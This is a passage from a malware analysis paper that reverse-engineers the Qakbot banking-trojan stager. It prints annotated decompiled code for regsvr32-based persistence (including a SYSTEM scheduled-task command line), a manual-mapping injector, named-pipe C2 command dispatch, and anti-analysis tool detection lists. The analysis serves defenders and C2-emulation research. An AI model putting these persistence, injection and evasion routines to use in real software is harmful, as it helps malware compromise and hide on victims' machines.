          FullPathCmdLine2 = Memory::AllocateBufferHeap(0x1000u);
          t.FullPathCmdLine = FullPathCmdLine2;
          if ( FullPathCmdLine2 )
          {
            x = String::WcharStringDecryptWrapper2(0x16Au);
            String::PrintVargArgsString(
              FullPathCmdLine2,
              0x1000u,
              x.stringPayloadPath,
              localTimeHour,
              s.timeMinute % 0x3C,
              g_initialization_object->m_current_container_executable_full_path);
            Memory::FreeBufferStringsWchar(&x);
            Execution::SpawnProcessAndWaitforIt(FullPathCmdLine2, 0, 3000, 1, 0);
            Memory::FreeBufferWithSize(&t, -2);
          }
          return 0;
        }
      }
    }
  }
  cfgExtension = String::WcharStringDecryptWrapper2(0xF7Du);// .cfg
  cfg_full_name = mw_concatenate_str_vargs(
                    g_initialization_object->m_current_container_executable_full_path,
                    cfgExtension,
                    0);
  cfg_file_create = cfg_full_name;
  c.fullCfgFile = cfg_full_name;
  if ( cfg_full_name )
  {
    if ( File::CheckAttributesForFile(cfg_full_name) )
      (g_func_table_addr_kernel32_dll->mw_DeleteFileW)(cfg_file_create);
    Memory::FreeBufferWithSize(&c.fullCfgFile, -2);
  }
  Memory::FreeBufferStringsWchar(&cfgExtension);
  lstrcpynW(g_initialization_object->m_current_folder_container_executable, g_fullFolderToDrop, 261);
  lstrcpynW(g_initialization_object->m_current_container_executable_full_path, g_fullDllPathRandom, 261);
  g_init_object = g_initialization_object;
  g_init_object->m_ptr_current_folder_container = mw_extract_from_slash_wchr(g_initialization_object->m_current_container_executable_full_path);
  Memory::FreeBufferWithSize(&g_fullFolderToDrop, -2);
  Memory::FreeBufferWithSize(&g_fullDllPathRandom, -2);
  return 0;
}
```

(Same as above, the core functionality has not changed, the main difference is the string decryption wrapper, which in this case is 0x164 for the argument, but as of June, it is 0x3c0)

Generally, after I have described these two options of execution, the last details to take in mind are these:

-Detecting for attributes of the cfg file for the current executable that has loaded the dll stager. This way it knows it exists, it proceeds to delete it.

-Update the members depending on the values initialized inside the execution of functions described in ***section 1.4***

Once all these functions, there is no remarkable functionality to be highlighted, therefore let's move on to the ***Execution::ThirdStage*** function, to describe the most important functionality for those that want to create C2 emulators.

1.6.0: Third stage function: Regsvr32 instances, more detections and function entries.

Let's describe the most important features that this “third stage” of the stager has to offer, below you can see roughly how it looks after a lot of annotation.

```
int Execution::ThirdStage()
{
  if ( Registry::GetConfigurationFromIndexWrapper((CHAR *)0x3B) == -1 && Detection::DetectLayoutListCis() )
    return 1;
  Time::StoreCurrentTimeInRegistry();
  Registry::StoreValueBasedOnIndex(0x3A, g_initialization_object->m_current_proc_ID);
  Memory::InitializeIATC2Comms();
  if ( !IPC::InitializeEventCrc32() )
    return 1;
  ThreadPool::InitializeObjects();
  ThreadPool::CreateObjectForPool(0, (DWORD)Detection::DetectRETools, 0, 0);
  C2::InitializeMutexesAndBuffers();
  Execution::WindowsFunctionRegsvr();
  Execution::ControlHandlerRegsvr();
  ThreadPool::SetIPCForMultipleExecution();
  ThreadPool::TimedExecutionConstructor();
  Injection::InjectorFromDataInresources();
  while ( !Execution::CheckEventEndStagerFunction() )
  {
    Time::GetTimeOfDay(&structCurrentTime);
    Execution::DoTimedExecution();
    ((void (__stdcall *)(int))g_func_table_addr_kernel32_dll->mw_Sleep)(4000);
  }
  mw_destructor_terminate_proc();
  mw_destructor_thread_destructor();
  mw_destructor_IPC();
  return 0;
}
```

1.6.1: Different methods to trigger regsvr32 execution, and injector based on extracted data:

On the other hand, I think it's important to describe some of the usages that Qakbot has for spawning regsvr32 with payload dlls.
Remember the first method I mentioned inside section 1.4, Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck?

This function is core to this purpose, because all the methods mentioned next will use it one way or another. There are two versions of the usage of the function we need to be aware of.
The first case just creates a regsvr32 instance with some random dll name which is based on tick count, as you can see below (mersenne_tick_count_info). *This can be achieved using either the run persistence key or scheduled tasks persistence, depending on the current privileges.*

We will see the second usage when we look at the vectored exception handling case.

```
if ( !dwSpawnedInstance )
{
  Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck(
    0,
    g_initialization_object->m_current_container_executable_full_path,
    1);
  if ( FileStructFromMethod )
  {
    Random::GenerateRandomStringBasedOnInput(outputStr, 6, 10, &g_initialization_object->mersenne_tick_count_info);
    dllExtension = String::WcharStringDecryptWrapper2(0xF82u);// .dll
    dll_path_to_execute = mw_concatenate_str_vargs(
                            g_initialization_object->m_current_folder_container_executable,
                            "\\",
                            outputStr,
                            dllExtension,
                            0);
    Memory::FreeBufferStringsWchar(&dllExtension);
    if ( dll_path_to_execute )
    {
      Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck(1, dll_path_to_execute, 1);
      Memory::FreeBufferWithSize(&dll_path_to_execute, -2);
    }
  }
  dwSpawnedInstance = 1;
}
```

The main command line string format for scheduled tasks is: ***schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN %u /TR "%s" /NP /F,*** where the first value in the string format is a random number and the second one is the regsvr32 command line generated.

Window Classes are also used for triggering the regsvr32 execution. In this sense, a Window is created with CreateWindowExA. Then once the Window has been created it is hidden through SW_HIDE using ShowWindow. GetMessageA is used to retrieve for dispatching importante messages, where TranslateMessage and DispatchMessageA help in this purpose.

```
WindowsClass.style = 3;
WindowsClass.cbSize = 48;
WindowsClass.lpszClassName = lpClassName;
WindowsClass.lpfnWndProc = mw_handler_WindowProc;
WindowsClass.hInstance = hInstance;
if ( (g_func_table_addr_user32_dll->mw_RegisterClassExA)(&WindowsClass) )
{
  HWND_Window = (g_func_table_addr_user32_dll->mw_CreateWindowExA)(
                  0,
                  lpClassName,
                  lpClassName,
                  13565952,
                  0x80000000,
                  0x80000000,
                  500,
                  100,
                  0,
                  0,
                  hInstance,
                  0);
  HWND_Global = HWND_Window;
  if ( !HWND_Window )
    goto LABEL_9;
  (g_func_table_addr_user32_dll->mw_ShowWindow)(HWND_Window, 0);
  (g_func_table_addr_user32_dll->mw_UpdateWindow)(HWND_Global);
  while ( 1 )
  {
    bResult = (g_func_table_addr_user32_dll->mw_GetMessageA)(&msg, 0, 0, 0);
    if ( !bResult || bResult == -1 )
      break;
    (g_func_table_addr_user32_dll->mw_TranslateMessage)(&msg);
    (g_func_table_addr_user32_dll->mw_DispatchMessageA)(&msg);
  }
}
```

The most important call in this process is RegisterClassA, since it describes the WNDCLASSA that it is used for dispatching the messages. In this sense, the windows dispatcher function will proceed to execute the regsvr32 instance with methods already mentioned if the first additional parameter (*wParam*) is the same as 4 or the MessageWindow (uMsg) value is equal to 0x11.

```
int __stdcall mw_handler_WindowProc(int handleWindow, int MessageWindow, int additionalParam1, int additionalParam2)
{
  if ( MessageWindow == 0x11 )
    goto option_0x11;
  if ( MessageWindow == 0x12 )
  {
    (g_func_table_addr_user32_dll->mw_PostQuitMessage)(0);
    return (g_func_table_addr_user32_dll->mw_DefWindowProcA)(handleWindow, 0x12, additionalParam1, additionalParam2);
  }
  if ( MessageWindow != 0x218 )
    return (g_func_table_addr_user32_dll->mw_DefWindowProcA)(
              handleWindow,
              MessageWindow,
              additionalParam1,
              additionalParam2);
  if ( additionalParam1 == 4 )
  {
option_0x11:
    Execution::RegsvrExecutionRandom();
  }
  else if ( additionalParam1 == 7 || additionalParam1 == 18 )
  {
    Persistance::DeleteSchtasksPersistanceFromRegsvrMethod();
  }
  return 0;
}
```

AllocConsole() and ***SetConsoleCtrlHandler*** are also misused for this purpose.
In this sense, the Handler function checks if **CTRL_SHUTDOWN_EVENT** is set, if this is the case, it will proceed with the same function described in the other method, spawning a regsvr32 instance.

As you can see, there is an additional check for WinSta0, using GetProcessWindowStation and ***GetUserObjectInformationW***, this is because processes started by a logged-on user are associated with the Winsta0 desktop.

```
int Execution::ControlHandlerRegsvr()
{
  if ( g_initialization_object->m_checks_sid_option != 3 || mw_check_for_WinSta0() )
    return -1;
  (g_func_table_addr_kernel32_dll->mw_AllocConsole)();
  (g_func_table_addr_kernel32_dll->mw_SetConsoleCtrlHandler)(mw_control_handler_for_console, 1);
  return 0;
}
```

```
int __stdcall mw_control_handler_for_console(int dwCtrlType)
{
  if ( dwCtrlType != CTRL_LOGOFF_EVENT )
  {
    if ( dwCtrlType != CTRL_SHUTDOWN_EVENT )
      return 0;
    Execution::RegsvrExecutionRandom();
  }
  return 1;
}
```

```
int mw_check_for_WinSta0()
{
  int bCurrentUserDefault; // esi
  int v1; // eax
  WCHAR UserObjectInfo[256]; // [esp+4h] [ebp-208h] BYREF
  const WCHAR *WinSta0; // [esp+204h] [ebp-8h] BYREF
  int v5; // [esp+208h] [ebp-4h] BYREF

  bCurrentUserDefault = 0;
  v5 = 0;
  v1 = (g_func_table_addr_user32_dll->mw_GetProcessWindowStation)();
  if ( !(g_func_table_addr_user32_dll->mw_GetUserObjectInformationW)(v1, 2, UserObjectInfo, 512, &v5) )
    return -1;
  WinSta0 = String::WcharStringDecryptWrapper2(0xD87u);// Winsta0
  if ( !lstrcmpiW(WinSta0, UserObjectInfo) )
    bCurrentUserDefault = 1;
  Memory::FreeBufferStringsWchar(&WinSta0);
  return bCurrentUserDefault;
}
```

Vectored Exception Handling is also used for this purpose. In this sense, if the exception matches one of the certain specific exception codes, then the creation of a new regsvr32 instance is accomplished as well.

For this case, if the ***HookEntrypoint*** method has been used, it will be generated either a dll or exe path in the same folder as the container executable, writing the file from a different file buffer generated one of the ***function_entry*** cases ***(described in the next section and in section 2.0 for the different buffers generated)***, setting the appropriate persistence method, and generating a proper regsvr32 command line, finally being spawned with CreateProcessW.
If a different method is used, then it will just generate a regsvr32 command line and spawn it.

After this has been executed, the event checked in the second stage is sent and additionally, it will set the flag that ends the execution of the ***third stage timed execution***, which we will see in the ***next section.***

```
int Execution::MovingToThirdStage()
{
  (g_func_table_addr_kernel32_dll->mw_AddVectoredExceptionHandler)(1, Execution::VectoredHandlerRegsvr32);
  Execution::ThirdStage();
  return 0;
}
```

```
int __stdcall Execution::VectoredHandlerRegsvr32(_EXCEPTION_POINTERS *exception)
{
  PEXCEPTION_RECORD ExceptionRecord; // eax

  ExceptionRecord = exception->ExceptionRecord;
  if ( exception->ExceptionRecord->ExceptionCode == 0xC0000005
    || ExceptionRecord->ExceptionCode == 0xC000001D
    || ExceptionRecord->ExceptionCode == 0xC0000096
    || ExceptionRecord->ExceptionCode == 0xC000008E
    || ExceptionRecord->ExceptionCode == 0xC0000094
    || ExceptionRecord->ExceptionCode == 0xC0000017
    || ExceptionRecord->ExceptionCode == 0xC00000FD )
  {
    Execution::BuildCommandLineAndSpawnRegsvr(1);
    (g_func_table_addr_kernel32_dll->mw_ExitProcess)(1);
  }
  return 0;
}
```

```
if ( g_initialization_object->m_detected_flag != 1 )
{
  pAssignDifferentBuffer = 1;
  while ( 1 )
  {
    FilePath = GenerateRandomFilename(
                 g_init_struct->m_current_folder_container_executable,
                 g_init_struct->m_spawn_regsvr32_instance_check != 1 ? 0x11C : 0xF82);// dll or exe
    strFilePath = FilePath;
    regsvr_cmdline = Execution::CreateRegsvrCommandLine(
                       FilePath,
                       0,
                       g_initialization_object->m_spawn_regsvr32_instance_check);
    if ( regsvr_cmdline )
    {
      if ( !Execution::GeneratePayloadsAndRegsvrInstanceDependingCheck(
              pAssignDifferentBuffer,         // different buffer.
              FilePath,
              pSpawnCheckRegsvr) )            // value is 1 here, regsvr32 instance created
      {
        dwResult = Execution::SetEventInHandlerAndSpawnProcess(regsvr_cmdline);
        if ( dwResult >= 0 )
        {
          dwSpawnedRegsvrEndStager = 1;
          Memory::FreeBufferWithSize(&strFilePath, -2);
```

Method for ***entrypoint hooking***

```
regsvr_commandline = Execution::CreateRegsvrCommandLine(
                       g_initialization_object->m_current_container_executable_full_path,
                       0,
                       1);
regsvr_cmdline = regsvr_commandline;
if ( regsvr_commandline )
{
  dwResult = Execution::SetEventInHandlerAndSpawnProcess(regsvr_commandline);
  if ( dwResult >= 0 )
    dwSpawnedRegsvrEndStager = 1;
}
```

Method for all other cases ***(Service and direct call)***

I want to additionally mention that Qakbot also implements an injector, using a similar method of entrypoint hooking like the one described in section 0.2.

The main difference in this case, it's that the HookFunction goes further than just fixing the IAT and API hashing for resolving the functions to use: It's in charge of aspects such as properly mapping the sections and executing the entrypoint of the payload directly, resembling more to a proper manual mapping of the dll.

(The function is labeled as ***Injection::InjectorFromDataInresources*** inside the ***Execution::ThirdStage*** image at the start of this section)

In this specific case, the main buffers are mainly extracted from the resources of a DLL that uses the computer info hash for building the path.

(The core data of this DLL seems to be stored through the execution of methods described in section 1.6, so how this is done is beyond the scope of this paper.)

Here are some images that describe some of the capabilities of the injector:

```
  }
  if ( ntHeaders )
  {
    pPeSection = (_IMAGE_SECTION_HEADER *)(pPE + *((_DWORD *)pPE_ + 15) + 0x108);
    Memory::memcpy(pPEImage, pPE_, ntHeaders->OptionalHeader.SizeOfHeaders);
    SizeOfHeaders = ntHeaders->OptionalHeader.SizeOfHeaders;
  }
  else
  {
    pPeSection = (_IMAGE_SECTION_HEADER *)(pPE + *((_DWORD *)pPE_ + 15) + 0xF8);
    Memory::memcpy(pPEImage, pPE_, ntHeader->OptionalHeader.SizeOfHeaders);
    SizeOfHeaders = ntHeader->OptionalHeader.SizeOfHeaders;
  }
  for ( i = 0; i < numberSections; ++i )
  {
    Memory::ZeroMemory(SectionName, 0, 9u);
    Memory::memcpy((int)SectionName, pPeSection[i].Name, 8);
    Memory::memcpy(
      pPeSection[i].VirtualAddress + pPEImage,
      (_BYTE *)(pPeSection[i].PointerToRawData + pPE),
      pPeSection[i].SizeOfRawData);
    if ( pPeSection[i].SizeOfRawData + pPeSection[i].PointerToRawData + pPE > dwSize )
      dwSize = pPeSection[i].SizeOfRawData + pPeSection[i].PointerToRawData + pPE;
  }
  return pPEImage;
}
```

```
if ( !pNameExport || !NtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress )
  goto LABEL_41;
ExportDir = (IMAGE_EXPORT_DIRECTORY *)(NtHeader->OptionalHeader.DataDirectory[0].VirtualAddress + pPE);
NameRva = (DWORD *)(ExportDir->AddressOfNames + pPE);
FunctionAddress = (DWORD *)(ExportDir->AddressOfFunctions + pPE);
NumberOfNames = ExportDir->NumberOfNames;
for ( j = 0; j < NumberOfNames; ++j )
{
  FunctionAddr = (void (__cdecl *)())(FunctionAddress[j] + pPE);
  if ( !lstrcmpA((LPCSTR)(NameRva[j] + pPE), pNameExport) )
  {
    FunctionAddrePtr = FunctionAddr;
    break;
  }
}
if ( !FunctionAddrePtr )
  return -1;
LABEL_41:
Entrypoint = (int (__stdcall *)(int, int, int))(pPE + NtHeader->OptionalHeader.AddressOfEntryPoint);
if ( ptrToEntrypoint )
  *ptrToEntrypoint = Entrypoint;
NtHeader->OptionalHeader.ImageBase = pPE;
if ( !Entrypoint(pPE, 1, arg_entrypoint) )
  return 0;
if ( FunctionAddrePtr )
  FunctionAddrePtr();
```

1.6.2: Named pipes communications, thread management, and timed execution based on configuration, with some more process detection.

First of all, it is important that we start describing how Qakbot achieves the execution of multiple threads and the methods that involve c2 functions.

The core structure for this purpose is:

```
struct ThreadHandler
{
    HANDLE hThread;
    DWORD ThreadID;
    void* pFunctionToExecute;
    void* pArgumentsBuffer;
    DWORD dwBytesArguments;
    DWORD dwEndThreadFlag; //Checked before calling destructor of Thread Handler instance.
    DWORD dwResultFunction; //return value from function.
    HANDLE hMutexThread;
};
```

Qakbot supports a maximum of 128 of these ThreadHandler structs, which are used for additional functionality like anti-analysis mechanisms or named pipe communications.
Inside the named pipes communications routine, we will find functionality that leads to ***the execution of methods (function entries) where the C2 communications functions are also in.***

```
  arrThreadPool[k].pArgumentsBuffer = Memory::AllocateBufferHeap(dwBytesArguments);
  if ( arrThreadPool[k].pArgumentsBuffer )
  {
    arrThreadPool[k].dwBytesArguments = dwBytesArguments;
    Memory::memcpy(arrThreadPool[k].pArgumentsBuffer, Arguments, dwBytesArguments);
initialize_thread_handle_element:
    arrThreadPool[k].dwEndThreadFlag = dwByteManagerCheck;
    arrThreadPool[k].pFunctionToExecute = pFunction;
    arrThreadPool[k].hMutexThread = mw_create_mutex_with_name_and_wait(0, 1);
    arrThreadPool[k].hThread = (g_func_table_addr_kernel32_dll->mw_CreateThread)(
                                 0,
                                 0,
                                 Thread::ExecuteThreadInstance,
                                 &arrThreadPool[k],
                                 0,
                                 &arrThreadPool[k].ThreadId);
```

```
DWORD __stdcall Thread::ExecuteThreadInstance(ThreadHandler *threadStruct)
{
  DWORD dwResultFunction; // eax
  bool dwEndThreadFlag; // zf

  if ( mw_wait_for_object_certain_time(threadStruct->hMutexThread, 15000) < 0 )
    return 0;
  (g_func_table_addr_kernel32_dll->mw_CloseHandle)(threadStruct->hMutexThread);
  dwResultFunction = (threadStruct->pFunctionToExecute)(threadStruct->pArgumentsBuffer);
  dwEndThreadFlag = (threadStruct->dwEndThreadFlag & 1) == 0;
  threadStruct->dwReturnFromFunction = dwResultFunction;
  if ( dwEndThreadFlag )
    ThreadPool::DestructThreadHandlerInstance(threadStruct, 1);
  return threadStruct->dwReturnFromFunction;
}
```

To get further into this topic, it is necessary that we touch named pipes communications. The main method that this is done is through ConnectNamedPipe and ReadFile, where the buffer read is 0x80000, therefore the most appropriate way to think in terms of this buffer is that it is “serialized” for read/write.

```
{
  NumberOfBytesRead = 0;
  if ( !(g_func_table_addr_kernel32_dll->mw_ConnectNamedPipe)(hNamedPipe, 0) && GetLastError() != 535 )
    break;
  if ( !(g_func_table_addr_kernel32_dll->mw_ReadFile)(hNamedPipe, PacketIPC, 0x80000, &NumberOfBytesRead, 0)
    || !NumberOfBytesRead )
```

Qakbot has many options depending on the wOption inside the IPCPacket, but we are only interested when wOption is 7. In this specific case, a buffer for pointers are specifically allocated and then passed as arguments to a function that executes methods based on IDs.

```
#define MAX_SIZE_BUFFER 524280
struct IPCPacket
{
        WORD wOption; //Option to be executed in handler.
        WORD wReserved; //Initialized as 3, maybe number of members to Initialize, not used in handler.
        DWORD dwSizeToSend; //Size of the buffer to send.
        BYTE Buffer[MAX_SIZE_BUFFER]; //Buffer used for read/write in communications.
};
```

```
 if ( !dwOption7 )                          // wOption == 7
 {
   WordsExtractedBuffer = Strings::ExtractWordsFromInput(' ', PacketIPC->Buffer, 1u, &dwNumberWordsExtracted);
   BufferWordsExtracted = WordsExtractedBuffer;
   ExtractedBufferWords = WordsExtractedBuffer;
   if ( WordsExtractedBuffer )
   {
     dwNumWordToExec = dwNumberWordsExtracted;
     if ( dwNumberWordsExtracted <= 1 )      // Execute FunctionID only
     {
       dwFunctionID = String::ConvertStrToInt(*WordsExtractedBuffer);
       struct_to_send.bFuncRetCorrect = Execution::ExecuteFunctionEntry(dwFunctionID, 0, 0, 0);
     }
     else
     {
       dwNumberWords = dwNumberWordsExtracted - 1;// Substracting one because you already have FunctionID
       ptr_ptr_words = Memory::AllocateBufferHeap(4 * (dwNumberWordsExtracted - 1));
       pWords = ptr_ptr_words;
       if ( ptr_ptr_words )
       {
         k = 1;
         if ( dwNumWordToExec > 1 )
         {
           ptrWordsBuffer = ptr_ptr_words;
           do
           {
             lenBuffer = String::GetLengthBuffer(BufferWordsExtracted[k]);
             pWord = mw_copy_to_new_heap_buffer(BufferWordsExtracted[k], lenBuffer);
             ptrWordsBuff = ptrWordsBuffer;
             ++k;
             *ptrWordsBuffer = pWord;
             ptrWordsBuffer = ptrWordsBuff + 4;// copy pointers of pointers to the allocated buffer, one by one
           }
           while ( k < dwNumWordToExec );    // copy pointers to buffer
           ptr_ptr_words = pWords;
         }
         arg2 = dwNumberWords;
         arg1 = ptr_ptr_words;
         FunctionID = String::ConvertStrToInt(*BufferWordsExtracted);
         struct_to_send.bFuncRetCorrect = Execution::ExecuteFunctionEntry(FunctionID, arg1, arg2, 0);
         Memory::FreeBufferPtrToPtr(&ExtractedBufferWords, &dwNumberWordsExtracted);
       }
     }
   }
   Memory::memcpy_s(PacketIPC->Buffer, struct_to_send.BufferToSend, 128);
   IPC::BuildAndWriteToPacket(2u, &struct_to_send, 132u);// Building packet
   goto mw_disconnect_from_pipe;
 }
```

Inside the function **Execution::ExecuteFunctionEntry**, different functions can be executed depending on ID, having in mind certain conditions.
The main structure for each function entry which is used in this case is:

```
struct function_entry
{
        WORD FunctionID;
        WORD checkNoThread;
        void *functionPointer;
};
```

```
  bCheckCorrect = 0;
  k = 0;
  bPointerFound = 0;
  if ( !arrayFunctions[0].functionPointer )
    return -2;
  i = 0;
  while ( 1 )
  {
    if ( FunctionID == arrayFunctions[i].FunctionID )
    {
      function_pointer = arrayFunctions[i].functionPointer;
      bPointerFound = 1;
      if ( function_pointer )
        break;
    }
    i = ++k;                                    // size is 4
    if ( !arrayFunctions[k].functionPointer )
    {
      if ( !bPointerFound )
        return -2;
      return -1;
    }
  }
  checkNoThread = LOBYTE(arrayFunctions[k].checkNoThread) == 1;
  argument[0] = arg2;
  argument[1] = arg1;
  if ( checkNoThread || (dwFlagNoThread & 4) != 0 )
    return function_pointer(argument);
  if ( !ThreadPool::CreateObjectForPool(argument, function_pointer, 0xCu, 0) )
    return -1000;
  return bCheckCorrect;
}
```

```
arrayFunctions  function_entry <1, 0, offset C2__ExecutingC2HandlerOne>
                                        ; DATA XREF: Execution__ExecuteFunctionEntry:h
                                        ; Execution__ExecuteFunctionEntry:loc_1001352F
                function_entry <15h, 0, offset C2__ExecutingC2HandlerTwo>
                function_entry <6, 1, offset Methods__StoreRegistryInfo1>
                function_entry <7, 1, offset Methods__StoreRegistryInfo2>
                function_entry <0Ah, 1, offset mw_loop_and_terminate_processes>
                function_entry <0Ch, 1, offset sub_10013645>
                function_entry <0Dh, 1, offset sub_100135A6>
                function_entry <0Eh, 1, offset Methods__SpawnRegsvr>
                function_entry <19h, 1, offset sub_10013138>
                function_entry <21h, 1, offset sub_1001371D>
                function_entry <1Ah, 1, offset sub_100133CA>
                function_entry <1Bh, 1, offset sub_100137A7>
                function_entry <1Ch, 1, offset sub_10013427>
                function_entry <1Dh, 1, offset sub_10013612>
                function_entry <23h, 1, offset sub_100134AC>
                function_entry <1Eh, 1, offset sub_10013105>
                function_entry <1Fh, 1, offset sub_100138DC>
                function_entry <12h, 1, offset sub_100133B6>
                function_entry <13h, 1, offset sub_10013690>
                function_entry <24h, 1, offset sub_100139D9>
                function_entry <14h, 1, offset sub_10013473>
                function_entry <25h, 1, offset sub_10013809>
                function_entry <26h, 1, offset sub_10013367>
                function_entry <27h, 1, offset sub_1001390F>
                function_entry  <0>
```

This **Execution::ExecuteFunctionEntry** function can be both used in the IPC handler described or in another function that will execute functions based on time. *(There are other functions that can call it, but they are out of scope for this section, e.g, called inside one function entry itself)*

The structures for the timed execution are these and the function is labeled as

```
struct ExecuteTimeStruct
{
    TimeExecution *timeContext;
};

struct TimeExecution
{
   DWORD dwTimingCount; //Check for current time, compare it if it's more so it fails.
   DWORD dwUnknown; //Set as 0 in the constructor, use is not clear using xrefs.
   DWORD FunctionID; //Function ID to execute, if pointer does not exist.
   void* functionPointer; //Function to execute.
   timeval dwTimeSetExec; //Set tv_sec and tv_usec for currTime timeval struct.
   DWORD dwSecondsCheckTiming; //Used as check inside one function, most likely seconds.
   DWORD bExecutedId; //Set as one after executing the function.
};
```

```
    dwTimingCount = ExecutionFunctionTable.timeContext[k].dwTimingCount;
    if ( dwTimingCount <= 0
      || *(_QWORD *)&ExecutionFunctionTable.timeContext[k].dwTimeSetExec + 60 * dwTimingCount > __SPAIR64__(tv_usec_CurrentTime, tv_sec_Current_Time) )
    {                                   // timing failure, therefore omit execution
ilure_any_check:
      bStoreNtUserDat = bCheckUserDat;
    }
    else
    {
eckToExecute:
      functionPointer = (void (*)(void))ExecutionFunctionTable.timeContext[k].functionPointer;
      if ( functionPointer )
        functionPointer();
      else
        Execution::ExecuteFunctionEntry(ExecutionFunctionTable.timeContext[k].FunctionID, 0, 0, 0);
      context = ExecutionFunctionTable.timeContext;
      ExecutionFunctionTable.timeContext[k].dwTimeSetExec.tv_sec = tv_sec_Current_Time;
      context[k].dwTimeSetExec.tv_usec = tv_usec_CurrentTime;// timeval
      ExecutionFunctionTable.timeContext[k].bExecutedId = 1;
      bStoreNtUserDat = 1;
      bCheckUserDat = 1;
    }
    ++i;
    ++k;
  }
  while ( i < dwCurrentStructIndex );
  if ( bStoreNtUserDat )
    return Registry::StoreTimedExecutionConfig();
}
```

ExecuteTimeStruct is the array of structures used for executing functions based on time configuration. The format for the timed configuration storage looks like this:

"%u;%u;%u", ExecutionFunctionTable.timeContext[k].dwTimingCount,
ExecutionFunctionTable.timeContext[k].FunctionID,
ExecutionFunctionTable.timeContext[k].dwTimeSetExec.tv_sec);

And the separation for each entry is the ***"|"*** character, so it roughly looks like this:
%u;%u;%u | %u;%u;%u | %u;%u;%u | .....

It is important to mention that for this specific case, the functionID used requires that the methods called do not pass arguments, this is different for the IPC case, where this is possible.

The while loop of timed execution ends when one flag is set in mainly through one regsvr32 execution method or in one IPC packet option. The flag can be seen in the paper as ***dwSpawnedRegsvrEndStager***

This check is presented at the image in the start of the section as **Execution::CheckEventEndStagerFunction()**

On the other hand, I consider important to describe the detection of additional tooling at this point, which are:

frida-winjector-helper-32.exe;frida-winjector-helper-64.exe;tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;capturenet.exe;qak_proxy;dumpcap.exe;CFFExplorer.exe;not_rundll32.exe;ProcessHacker.exe;tcpview.exe;filemon.exe;procmon.exe;idaq64.exe;PETools.exe;ImportREC.exe;LordPE.exe;SysInspector.exe;proc_analyzer.exe;sysAnalyzer.exe;sniff_hit.exe;joeboxcontrol.exe;joeboxserver.exe;ResourceHacker.exe;x64dbg.exe;Fiddler.exe;sniff_hit.exe;sysAnalyzer.exe

```
struct ToolingDetection //Struct made for detecting additional tooling in third stage
{
   char **ptrProcessesToDetect; //ptrs to strings of process names to detect.
   int dwNumberOfProcessesToDetect; //Number processes to detect.
   char *pPcapModuleString; //wpcap.dll decrypted str ptr stored here.
};
```

```
BOOL __usercall Detection::DetectNetworkTools@<eax>(PROCESSENTRY32 *procEntry, ToolingDetection *structDetect)
{
  unsigned int dwProcessNumber; // edi
  char **ptrProcessToDetect; // ebx
  CHAR *CurrentProcessName; // eax

  dwProcessNumber = 0;
  if ( structDetect->dwNumberOfProcessesToDetect )
  {
    ptrProcessToDetect = structDetect->ptrProcessesToDetect;
    CurrentProcessName = procEntry->szExeFile;
    while ( !String::CustomContainsString(CurrentProcessName, *ptrProcessToDetect) )
    {
      CurrentProcessName = procEntry->szExeFile;
      ++dwProcessNumber;
      ++ptrProcessToDetect;
      if ( dwProcessNumber >= structDetect->dwNumberOfProcessesToDetect )
        return DetectPcapModuleInsideProcess(procEntry->th32ProcessID, structDetect->pPcapModuleString) != 1;
    }
    return 0;
  }
  return DetectPcapModuleInsideProcess(procEntry->th32ProcessID, structDetect->pPcapModuleString) != 1;
}
```

If any of the processes listed above is found, the main check that is done using ***CreateToolhelp32Snapshot, Module32First and Module32Next***, is in terms of whether the module ***wpcap.dll*** is loaded inside of it. This entire function is executed in a new thread.

If this is found, it will sleep for 1000 milliseconds each time it finds it, using SleepEx, where the bAlertableState is used, so it can end through time out or when I/O completion callback function occurs.

All the descriptions above are most of the core functionality that people should be aware of, but there are some more details that compliment some of the information missing during this paper, so let's describe them as well.

2.0: Additional structures and details for reverse engineering Qakbot:

These are some more important details that can be helpful for any reverse engineer that wants to mess around more around the main Qakbot dll stager.

My general advice is to look at the functions entries described in section 1.6, some of these functions contain the methods we need to be aware of for doing proper C2 emulation, including the infamous sysinfo struct that is constantly changing.

The best way to deal with the network communications could be doing some binary rewriting (specially to spot which parts of the functions are creating the JSON and encrypting it)

(I recommend looking at the Kaspersky report of this malware (link here) for a general description on how this is done.)

It describes the communication very well, and there are even more sources, so just look them up and reverse engineer the proper methods as well if you are interested in creating your own emulator)

2.1: C2 IPs used for proper communications inside the resources:

Inside one of the c2 handlers of the stager, we can describe the structures that contain the IPs.

The main IP config structure looks like, which includes both registry and resources retrieved C2 servers.

```
struct custom_ip
{
  in_addr IP_c2;//Proper C2 ip to be used.
  u_short sin_portC2; //Port which is manipulated in the constructor.
};

struct IpConfig //IP config used for proper communications.
{
    BYTE bCheckValidConfig;
    custom_ip IPStruct;
    BYTE padding[20]; //NULL bytes in each entry.
};
```

```
struct __unaligned IpConfigBuffer //Buffer stored in registry and resources.
{
    BYTE bValidStructIp; //Checked before decoding the values.
    DWORD ipEncoded; //IP encoded.
    WORD port; //Port encoded.
};
```

This custom_ip struct is used in one function with inet_ntoa ***(which was in the IAT of the binary, at least until March 2022).***

Of course, since there are multiple IPs stored for comms, an array of structs of type ***IpConfig*** is used.

```
buffDecrypted = bufferDecrypted;
pStructIp = 0;
ptrStructs = 0;
i = 0;
numberIPS = 0;
pBuffDecryptedEnd = (IpConfigBuffer *)((char *)bufferDecrypted + dwSizeDecrypted);
pBuffDecryptEnd = (IpConfigBuffer *)((char *)bufferDecrypted + dwSizeDecrypted);
do
{
  if ( buffDecrypted->bValidStructIp == 1 )
  {
    structIp = mw_generate_consecutive_buffer(i * 32, (void **)&ptrStructs, i * 32 + 32);
    pStructIp = ptrStructs;
    if ( structIp )
    {
      ptrStructs[i].bCheckValidConfig = 1;
      pStructIp[i].IPStruct.IP_c2.S_un.S_addr = buffDecrypted->ipEncoded;
      port = calculate_port(buffDecrypted->port);
      countIPs = numberIPS;
      pStructIp[i].IPStruct.sin_portC2 = port;
      numberIps = countIPs + 1;
      pBuffDecryptEnd = pBuffDecryptedEnd;
      ++i;
      numberIPS = numberIps;
      ++buffDecrypted;
      continue;
    }
    pBuffDecryptEnd = pBuffDecryptedEnd;
  }
  else
  {
